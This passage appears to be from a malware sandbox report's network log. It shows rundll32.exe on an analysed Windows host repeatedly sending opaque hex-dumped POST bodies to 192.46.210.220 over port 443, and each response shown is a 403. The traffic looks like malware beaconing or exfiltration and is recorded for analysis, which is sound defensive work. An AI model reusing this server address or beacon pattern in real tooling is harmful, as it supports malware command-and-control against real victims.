2021-10-28 02:53:15 UTC	343	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:16 UTC	352	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:16 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49781	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:13 UTC	34	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:13 UTC	34	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:14 UTC	44	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:13 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.5	50066	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:16 UTC	347	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:16 UTC	347	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:17 UTC	352	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:16 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.5	50075	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:19 UTC	352	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:19 UTC	353	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:20 UTC	357	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:20 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.5	50079	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:21 UTC	357	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:21 UTC	358	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:22 UTC	362	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:21 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.5	50083	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:23 UTC	362	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:23 UTC	363	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:24 UTC	367	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:24 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.5	50087	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:25 UTC	367	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:25 UTC	368	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:25 UTC	372	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:25 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.5	50091	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:27 UTC	372	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:27 UTC	372	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:28 UTC	377	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:28 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.5	50095	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:29 UTC	377	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:29 UTC	377	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:29 UTC	382	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:29 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.5	50099	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:31 UTC	382	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:31 UTC	382	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:32 UTC	387	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:31 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.5	50103	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:32 UTC	387	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:32 UTC	387	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:33 UTC	392	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:33 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.5	50107	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:35 UTC	392	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:35 UTC	392	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:35 UTC	397	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:35 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49782	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:13 UTC	39	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:13 UTC	39	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:14 UTC	44	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:14 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.5	50111	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:36 UTC	397	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:36 UTC	397	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:37 UTC	402	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:37 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.5	50116	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:39 UTC	402	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
